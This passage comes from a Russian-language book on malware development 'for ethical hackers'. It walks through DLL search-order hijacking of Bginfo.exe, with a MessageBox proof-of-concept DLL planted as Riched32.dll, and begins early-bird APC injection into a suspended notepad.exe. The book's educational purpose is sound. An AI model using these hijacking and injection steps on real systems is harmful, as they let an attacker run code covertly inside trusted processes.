


Рисунок 2.24. Порядок поиска DLL в Windows

Разберём его подробнее:

1. Сначала проверяется каталог, из которого было запущено приложение.
2. Затем проверяется системный каталог `C:\Windows\System32`.
3. После этого проверяется 16-битный системный каталог `C:\Windows\System`.
4. Далее проверяется каталог Windows `C:\Windows\`.
5. Затем оценивается текущий рабочий каталог.
6. Наконец, проверяются каталоги, определённые переменной среды `PATH`.

Посмотрим, как это работает на практике.

Практический пример

Самый распространённый способ поиска отсутствующих в системе DLL - использование Process Monitor (документация Microsoft) из комплекта Sysinternals со следующими фильтрами:




Рисунок 2.25. Фильтры Process Monitor для поиска отсутствующих DLL

Так можно определить, пытается ли приложение загрузить DLL, и узнать фактический путь, по которому оно ищет отсутствующую библиотеку:




Рисунок 2.26. Результат Process Monitor

В нашем примере процессу `Bginfo.exe` не хватает нескольких DLL. Эти библиотеки, например `Riched32.dll`, можно использовать для подмены DLL.

Теперь проверим разрешения каталога:

```
$ icacls C:\Users\user\Desktop\
```

На машине с Windows 7 x64 вы должны увидеть следующий вывод:




Рисунок 2.27. Проверка разрешений каталога

Согласно документации, у нас есть доступ для записи в этот каталог.

Теперь выполним подмену DLL. Сначала запустим `Bginfo.exe`:




Рисунок 2.28. Запуск Bginfo.exe

Следовательно, если поместить DLL с именем `Riched32.dll` в тот же каталог, где находится `Bginfo.exe`, при запуске этой утилиты будет выполнен наш вредоносный код. Для удобства я создаю DLL, которая лишь отображает окно сообщения:

```
/*
Разработка вредоносного ПО для этичных хакеров
Пример подмены DLL
автор: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call,
LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Meow-meow!",
        "=^..^=",
```

```
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

Теперь можно скомпилировать её на компьютере атакующего:

```
$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.c -fpermissive
```

Затем переименуем вредоносную DLL в `Riched32.dll` и скопируем её в `C:\Users\user\Desktop`:




Рисунок 2.29. «Вредоносная» Riched32.dll

Теперь запустим `Bginfo.exe`:




Рисунок 2.30. Запуск bginfo.exe после замены легитимной DLL

В результате выполняется наша вредоносная логика.

Однако всегда есть некоторый нюанс. В отдельных случаях скомпилированная вами DLL должна экспортировать несколько функций, чтобы процесс жертвы мог их выполнить. Если этих функций нет, двоичный файл не сможет их импортировать и эксплуатация завершится неудачей.

Внедрение посредством APC

В этом разделе мы отправимся в путешествие, раскрывающее понятие внедрения посредством асинхронного вызова процедур (APC): от основ до продвинутых стратегий реализации. Это даст представление как о потенциальных угрозах, так и о способах бдительной защиты.

Практический пример внедрения посредством APC

В предыдущих разделах мы обсудили традиционное внедрение кода и DLL. В этом разделе я расскажу о методе раннего внедрения APC. Мы рассмотрим функцию `QueueUserAPC` (документация Microsoft), которая использует APC для постановки вызова в очередь определённого потока.

У каждого потока есть отдельная очередь APC. Приложение вызывает функцию `QueueUserAPC`, чтобы поставить APC в очередь потока. При вызове `QueueUserAPC` вызывающий поток указывает адрес функции APC. Постановка APC в очередь представляет собой запрос потоку вызвать функцию APC.

Сначала наша вредоносная программа создаёт новый легитимный процесс, например `Notepad.exe`:




Рисунок 2.31. Создание нового легитимного процесса notepad.exe

При вызове `CreateProcess` наиболее важны первый параметр, задающий запускаемый исполняемый файл, и шестой параметр, определяющий флаги создания процесса. В качестве значения состояния создания используется `CREATE_SUSPENDED`.

Затем в адресном пространстве процесса выделяется память для полезной нагрузки:




Рисунок 2.32. Выделение памяти посредством VirtualAllocEx

На языке C выделение памяти выглядит следующим образом:

```
// Выделить память для полезной нагрузки
myPayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen,
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```

Как упоминалось ранее, между `VirtualAlloc` и `VirtualAllocEx` существует важное различие. Первая операция выделяет память внутри процесса, из которого она вызвана, а вторая - внутри отдельного процесса. Если обнаружено присутствие вредоносной программы, вызывающей `VirtualAllocEx`, вероятно, вскоре произойдёт межпроцессная активность.

На следующем этапе определяется процедура APC, указывающая на шелл-код. После этого полезная нагрузка записывается в выделенную память:




Рисунок 2.33. Запись полезной нагрузки в память удалённого процесса

Затем APC ставится в очередь основного потока, который в данный момент приостановлен:




Рисунок 2.34. Постановка пользовательского APC в очередь

Теперь мы можем выполнить внедрение в приостановленный поток:

```
// Внедрить код в приостановленный поток.
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)myPayloadMem;
QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
```

Наконец, выполнение потока возобновляется и полезная нагрузка успешно запускается:

